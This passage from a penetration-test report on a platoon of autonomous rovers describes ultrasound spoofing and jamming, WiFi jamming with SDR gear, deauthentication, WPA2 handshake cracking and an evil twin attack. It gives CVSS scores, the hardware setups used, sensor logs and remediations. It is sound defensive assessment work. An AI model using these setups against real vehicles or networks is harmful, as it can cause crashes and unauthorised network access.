CRITICAL	HIGH	MEDIUM	LOW	INFO
1	5	1	0	Specific open ports and services found have not been attacked

Table 7: Summary of vulnerability assessment

The following table includes the technical findings with:

- Type of findings
- Description of findings
- Severity of findings
- Impact to the assessed system
- Impacted asset
- Remediation suggested to resolve the vulnerability

ID	Type	Description	Severity CVSS:3.1[5]	Impact	Impacted Assets	Remediations
1	ULTRASOUND_SPF	The readings of the ultrasound sensor have been spoofed.	Base Score= 9.3 (Critical) Temporal Score=8.8(High) Environmental Score=9.4 (Critical)	An attacker can stop a vehicle.	The ultrasound sensor of the rovers think that there is an obstacle just in front and they stop, even if there is not such obstacle	There is not remediation with current system architecture. With a modified architecture signed messages could be a solution
2	ULTRASOUND_JAM	The readings of the ultrasound sensor have been jammed	Base Score= 7.4 (High) Temporal Score=7(High) Environmental Score=9.4 (Critical)	An attacker can stop a vehicle	The ultrasound sensor of the rovers think that there is an obstacle just in front and they stop, even if there is not such obstacle	There is not remediation with current system architecture. A possible remediation could be redundancy of functionality with alternative frequencies.

---

[5] https://www.first.org/cvss/calculator/3.1

ID	Type	Description	Severity CVSS:3.1[5]	Impact	Impacted Assets	Remediations
3	WIFI_JAMMING	The communications' channel is jammed	Base Score= 7.4 (High) Temporal Score= 7.1 (High) Environmental Score=9.1 (Critical)	An attacker can jam the communication channel, so there are not any more communication messages	The rovers stop communicating between them (CACC) Also the operator cannot communicate with the rovers. The router is also unreachable. The rovers rely on their sensors to keep trajectories and distance gaps. It may provoke crashes between cars if their sensors do not react fast enough	Activation of Channel Hopping could remediate the problem when there is physical jamming.
4	WIFI_DEAUTH	A specific station is deauthenticated (a rover or the operator)	Base Score= 7.4 (High) Temporal Score= 7.4 (High) Environmental Score= 9.5 (Critical)	An attacker can kick one station out of the platoon communication	The leader, the followers or the operator (or any combination of them) loses all the platoon communication . In case of a rover, it has to rely on its own sensors to keep trajectories and distance gaps. It may provoke crashes between cars if their sensors do not react fast enough	There is not any remediation with current WiFi version.
5	HandshakeCaptu	A WPA Handshake and cracked	Base Score = 7.1 (High)	An Attacker can attach to the router	The router and the 4 rovers can be	The password shall have at least 8

ID	Type	Description	Severity CVSS:3.1[5]	Impact	Impacted Assets	Remediations
	reDictionary	with dictionary attack	Temporal Score = 6.6 (Medium) Environmental Score= 5.5 (Medium)	network as if it has the password. It has IP visibility of the rest of stations and it is possible to explore ports and services of all them	analysed. With an NMAP script, it is possible to see open ports, services and their vulnerabilities. It opens the door to another level of attacks	characters and include a mix of uppercase and lowercase letters, numbers, and special characters (!@#$&^%). Typical passwords shall be avoided, it shall be completely random
6	EVIL_TWIN	The base stations have attached to fake access point, losing the router, platoon and operator connection	Base Score=8.8 (High) Temporal Score= 8.3 (High) Environmental Score= 7.1 (High)	The base stations (rovers) join another (fake) network is possible	The base Stations loose communication with the router, with the rest of base stations. Platoon communication is lost. It opens the door to other sophisticated attacks	No remediation is possible within this WiFi version
7	PORTS_SERVICES_EXPLOITATION	Exploration of open ports and services to exploit possible vulnerabilities	Base Score= 4.1 (Medium) Temporal Score= 3.8 (Low) Environmental Score= 4.4 (Medium)	An attacker with the WPA2 password (got in test5) can explore and check if there are open ports, services and their possible vulnerabilities	All the ports and services of the rovers (also the router and the operator PC) are scanned. It provides info to perform further attacks	For each open port discovered, there is a service associated. For reach service there are recommendations in the correspondent section

Table 8: Technical Findings

5.3 Detailed VA Report

The following results comprise the VA report. It has been explored the WiFi Router (Mobile Device) capabilities and does not have WPS. Therefore, these attacks have not been considered.

5.3.1 ID1 – ULTRASOUND SPOOFING

5.3.1.1 Description

The readings of the ultrasound sensor of the rovers have been spoofed. The sensor reads a wrong distance. The rover thinks there is an obstacle in front of it and it stops.

So, the rover can be forced to stop externally by an attacker. It can produce a **Denial of Service** (As the followers stop also in a chain effect)

5.3.1.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:H/E:P/RL:U/RC:C/CR:L/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:N/MI:H/MA:H

Base Score= 9.3 (Critical)

Temporal Score=8.8(High)

Environmental Score=9.4 (Critical)

5.3.1.3 Affected Assets

The rovers stop when they should not stop. If the first car (leader) stops, the complete platoon stops. It affects the availability of the system.

5.3.1.4 Execution

This test has been performed in two scenarios: static scenario and in circuit (movement)

Static:

One rover is placed over a platform which leaves the wheels floating (without ground contact). That means that the rover does not move, even if the wheels are moving. Check the picture below to understand better the position of the rover.




Figure 14: Static Test Setup ID1


An operator is connected remotely to the rover and can monitor the sensor readings in real-time.

A HC-SR04 Ultrasonic sensor is connected to specific pins of a Raspberry Pi 4 by means of a specific harness. In the Raspberry Pi, the script “constantpulses.py” is running.

The Rover is triggered to run with the normal behaviour. If the sensor detects an obstacle in front of it, it should stop.

In normal conditions (without obstacle) it keeps running. When an obstacle is put in front of the rover, it the obstacle is not near, the rover keeps running. If the obstacle is moved near the rover, it stops.

When there is no obstacle, the rover is running. When the HC-SR04 tool is directed towards the sensor of the rover, the wheels begin to stop and the readings of the sensor report that an obstacle has been detected.



```
[1631174070.[illegible]]: Processed Distance: 223
[1631174070.[illegible]]: Processed Distance: 223
[1631174070.[illegible]]: Processed Distance: 221
[1631174070.[illegible]]: Processed Distance: 221
[1631174070.[illegible]]: Processed Distance: 221
[1631174070.[illegible]]: Processed Distance: -2
[1631174070.[illegible]]: Processed Distance: -2
[1631174070.[illegible]]: Processed Distance: -2
[1631174070.[illegible]]: Processed Distance: -2
[1631174070.[illegible]]: Processed Distance: 222
[1631174070.[illegible]]: Processed Distance: 223
[1631174071.[illegible]]: Processed Distance: 224
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -3
[1631174071.[illegible]]: Processed Distance: -2
[1631174071.[illegible]]: Processed Distance: -2
[1631174071.[illegible]]: Processed Distance: -2
[1631174071.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -3
[1631174072.[illegible]]: Processed Distance: -2
[1631174072.[illegible]]: Processed Distance: -2
[1631174072.[illegible]]: Processed Distance: -2
[1631174073.[illegible]]: Processed Distance: -2
[1631174073.[illegible]]: Processed Distance: -2
[1631174073.[illegible]]: Processed Distance: -2
[1631174073.[illegible]]: Processed Distance: -2
[1631174073.[illegible]]: Processed Distance: -2
```

Figure 15: Readings of Ultrasound Sensor in Static Test ID1

<u>In Circuit:</u>

The HC-SR04 has been placed in a circuits corner (check pictures below) and the three rovers have been running normally. When passing near this corner and depending on the trajectory of the rovers when passing near the sensor (as the ultrasounds are really directive) some rovers have stopped.




Figure 16: Dynamic Test Setup ID1

5.3.1.5 Remediation actions

Unfortunately, with this System (HW and SW architecture) there is not any remediation action. With a modified architecture, signed messages could be a solution.

5.3.2 ID 2 – ULTRASOUND JAMMING

5.3.2.1 Description

The readings of the ultrasound sensor of the rovers have been jammed. The noise over the sensor makes it to read a wrong distance. The rover thinks there is an obstacle in front of it and it stops.

So, the rover can be forced to stop externally by an attacker. It can produce a **Denial of Service** (As the followers stop also in a chain effect)

5.3.2.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H/E:P/RL:U/RC:C/CR:L/IR:H/AR:H/MAV:N/MAC:L/MPR:N/MUI:N/MS:C/MC:N/MI:N/MA:H

Base Score= 7.4 (High)

Temporal Score=7(High)

Environmental Score=9.4 (Critical)

5.3.2.3 Affected Assets

The rovers stop when they should not stop. If the first car (leader) stops, the complete platoon stops. It affects the availability of the system.

5.3.2.4 Execution

This test has been performed in two scenarios: static scenario and in circuit (movement)

Static

One rover is placed over a platform, which leaves the wheels floating (without ground contact). That means that the rover does not move, even if the wheels are moving. Check the picture below to understand better the position of the rover.




Figure 17: Static Test Setup ID2


An operator is connected remotely to the rover and can monitor the sensor readings in real-time.

A 40Khz noisy signal is generated with a specific script “Jamming.py” at the Raspberry Pi. This signal is fed into a power amplifier (powered by an external power supply 30V-2A). The signal is calibrated with a scope to reach the same exact frequency as the sensor. Once the frequency is tuned, an ultrasonic speaker is attached to the amplifier. This speaker is generating noise amplified at the same frequency as the sensor.

The Rover is triggered to run with the normal behaviour. If the sensor detects an obstacle in front of it, it should stop.

In normal conditions (without obstacle) it keeps running. When an obstacle is put in front of the rover, if the obstacle is not near, the rover keeps running. If the obstacle is moved near the rover, it stops.

When there is no obstacle, the rover is running. When the ultrasonic speaker is directed towards the sensor of the rover, the wheels begin to stop and the readings of the sensor report that an obstacle has been detected.


Wifi_ROS_Coche1
Terminal Sessions View X server Tools Games Settings Macros Help
Session Servers Tools Games Sessions View Split MultiExec Tunneling Packages Settings Help
Quick connect...
13. Wifi_ROS_Coche1
/home/odroid/
Name
Remote monitoring
☐ Follow terminal folder

```
[ INFO] [1631180068.264416572]: Processed Distance: 21
[ INFO] [1631180068.347766804]: Processed Distance: -2
[ INFO] [1631180068.431231662]: Processed Distance: -2
[ INFO] [1631180068.514471934]: Processed Distance: 21
[ INFO] [1631180068.597777083]: Processed Distance: -2
[ INFO] [1631180068.681152523]: Processed Distance: -2
[ INFO] [1631180068.764592922]: Processed Distance: 20
[ INFO] [1631180068.847801653]: Processed Distance: -2
[ INFO] [1631180068.931068842]: Processed Distance: -2
[ INFO] [1631180069.014462283]: Processed Distance: 20
[ INFO] [1631180069.098027891]: Processed Distance: -2
[ INFO] [1631180069.181261788]: Processed Distance: -2
[ INFO] [1631180069.264467144]: Processed Distance: -2
[ INFO] [1631180069.347796126]: Processed Distance: -2
[ INFO] [1631180069.431157900]: Processed Distance: -2
[ INFO] [1631180069.514441714]: Processed Distance: -2
[ INFO] [1631180069.597983822]: Processed Distance: -2
[ INFO] [1631180069.681198595]: Processed Distance: -2
[ INFO] [1631180069.764463076]: Processed Distance: 20
[ INFO] [1631180069.847792808]: Processed Distance: -2
[ INFO] [1631180069.931164790]: Processed Distance: -2
[ INFO] [1631180070.014451188]: Processed Distance: -2
[ INFO] [1631180070.097778711]: Processed Distance: -2
[ INFO] [1631180070.181343861]: Processed Distance: -2
[ INFO] [1631180070.264621217]: Processed Distance: 20
[ INFO] [1631180070.348007616]: Processed Distance: -2
[ INFO] [1631180070.431149638]: Processed Distance: -2
[ INFO] [1631180070.514457828]: Processed Distance: -2
[ INFO] [1631180070.597900518]: Processed Distance: -2
[ INFO] [1631180070.681269792]: Processed Distance: -2
[ INFO] [1631180070.764533357]: Processed Distance: 21
[ INFO] [1631180070.847787796]: Processed Distance: 20
[ INFO] [1631180070.931171570]: Processed Distance: -2
[ INFO] [1631180071.014412134]: Processed Distance: 20
[ INFO] [1631180071.097999701]: Processed Distance: -2
[ INFO] [1631180071.181214640]: Processed Distance: -2
[ INFO] [1631180071.264443621]: Processed Distance: -2
[ INFO] [1631180071.347785353]: Processed Distance: -2
[ INFO] [1631180071.431139210]: Processed Distance: -2
[ INFO] [1631180071.514472733]: Processed Distance: 20
[ INFO] [1631180071.597802590]: Processed Distance: 20
```

UNREGISTERED VERSION - Please support MobaXterm by subscribing to the professional edition here: https://mobaxterm.

Figure 18: Readings of the ultrasound's sensor on Test ID2 static

<u>In circuit:</u>

The ultrasound speaker has been placed on an edge of the circuit (check pictures below) it has been tested with the three cars at the same time and on some occasions the cars have stopped.

With this sensor, an additional test has been done to have a clear prove that the cars stop due to the ultrasound sensor. In this additional test, just one car is running (it is not possible that the car stops due to the proximity of a front car.




Figure 19: Dynamic Test Setup ID2

It has been checked that it is possible to stop a car and keep the car stop while the ultrasound speaker is jamming. When the ultrasound speaker is turned off, the car moves again.

5.3.2.5 Remediation actions

Unfortunately, with this System (HW and SW architecture) there is not any remediation action. By changing the system architecture and adding redundancies with other sensors and cameras, this effect could be remediated.

5.3.3 ID 3 – WIFI_JAMMING

5.3.3.1 Description

The WiFi communication channel is physically jammed. A noisy signal of the same frequency and 20Mhz bandwidth has jammed completely all the communications in this channel. Any kind of WiFi communication between vehicles, operator or router is not feasible due to channel availability.

This attack leads to a system degradation performance, as the platoon communication is lost. The rovers, then have to rely just in their sensors. Their response’s time to the events is slower. On some occasions, it has led to crash between vehicles, due to this reason.

5.3.3.2 Impact Score and Severity

CVSS:3.1/AV:A/AC:L/PR:N/UI:N/S:C/C:N/I:N/A:H/E:H/RL:O/RC:C/CR:M/IR:H/AR:H/MAV:A/MAC:L/MS:C/MC:N/MI:N/MA:H

Base Score= 7.4 (High)

Temporal Score= 7.1 (High)

Environmental Score=9.1 (Critical)

5.3.3.3 Affected Assets

The rovers lose their communication with the platoon. They operator also loses the communication with the rovers.


5.3.3.4 Execution

Two SDR devices are connected to a Raspberry PI. The USRP B200 and the HackRF One.

The USRP B200 is configured with a GNU Radio script to produce a gaussian noise of 20Mhz bandwidth at a centered frequency.

The HackRF is used to sniff the signal and confirm the jammer is working.


With another Raspberry Pi (with a Kali Linux) and an ASFA AWUS036NH antenna, the WiFi signals are analysed with aircrack-ng. As it can be seen in the next picture, the network Android_fer is located at channel 1, which corresponds to the 2,41Ghz frequency.



```
CH 10 ][ Elapsed: 12 s ][ 2021-09-08 17:06

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

D4:6E:0E:56:D2:94  -13       11        1    0  11  130   WPA2 CCMP   PSK  TP-LINK_D294
9C:2E:A1:71:34:03  -18       10      105   35   1  180   WPA2 CCMP   PSK  Android_fer
00:25:CA:3C:04:3F  -46        4        0    0   1   65   WPA2 CCMP   PSK  6S0A192A0209
AC:A3:1E:A6:AE:64  -47        4        0    0   1  130   OPN              WIFI_EVENTOS
E4:AB:89:9B:4E:06  -48        3        0    0   1  130   WPA2 CCMP   PSK  MOVISTAR_4E05
AC:A3:1E:A6:AE:61  -49        4        0    0   1  130   WPA2 CCMP   PSK  WIFI_LAB
AC:A3:1E:A6:AE:62  -49        4        0    0   1  130   WPA2 CCMP   PSK  WIFI_SERVICIOS
AC:A3:1E:A6:AE:63  -50        4        0    0   1  130   OPN              WIFI_PUBLICA
AC:A3:1E:A6:AE:60  -45        7        6    1   1  130   WPA2 CCMP   MGT  WIFI_TECNALIA

BSSID              STATION            PWR   Rate    Lost    Frames  Notes  Probes

(not associated)   DC:A6:32:CC:77:E5  -10    0 - 1      0        2
(not associated)   DA:A1:19:8D:F5:A9  -30    0 - 6      0        1
(not associated)   44:6D:57:6B:A1:36  -44    0 - 1      0        1         WIFI_PUBLICA
9C:2E:A1:71:34:03  7C:DD:90:D8:2D:A5  -18   36e-24e     0        5
9C:2E:A1:71:34:03  7C:DD:90:D8:25:16  -18    2e-12e   106       34
9C:2E:A1:71:34:03  7C:DD:90:D8:25:0B  -24    1e-24e   220       40
9C:2E:A1:71:34:03  84:C5:A6:17:60:88  -30    0 -24e     6       22
AC:A3:1E:A6:AE:60  F8:E4:E3:C5:49:8C  -44    0 - 6e     0        6
Quitting ...
┌──(root💀kali)-[/]
└─# 
```

Figure 20: Location of WiFi channel

The parameter noise_frequency is set to 2.41Ghz at GNU Radio. With the Gqrx tool and the HackRF One, it can be seen as the WiFi signal of the WiFi router is completely masked by the noisy signal generated by us.



Options
Title: WiFiJammer
Output Language: Python
Generate Options: QT GUI

2.410.000.000

LNB LO 0.000000 MHz
☐ Hardware AGC
RF 0.0 dB
IF 16.0 dB
BB 20.0 dB
☐ Swap I/Q ☐ No limits
☐ DC remove ☐ IQ balance
Freq. correction 0.0 ppm
Antenna TX/RX
☑ Reset frequency controller digits
☐ Invert scroll wheel direction
Gain: -6.0 dB

Figure 21: Jamming signal on Channel1 masking the Router signal

The cars crash between them. Even if they keep running, on some occasions the sensors do not react fast enough (the CACC signals are faster) and the rovers crash due to the increase of time reaction.

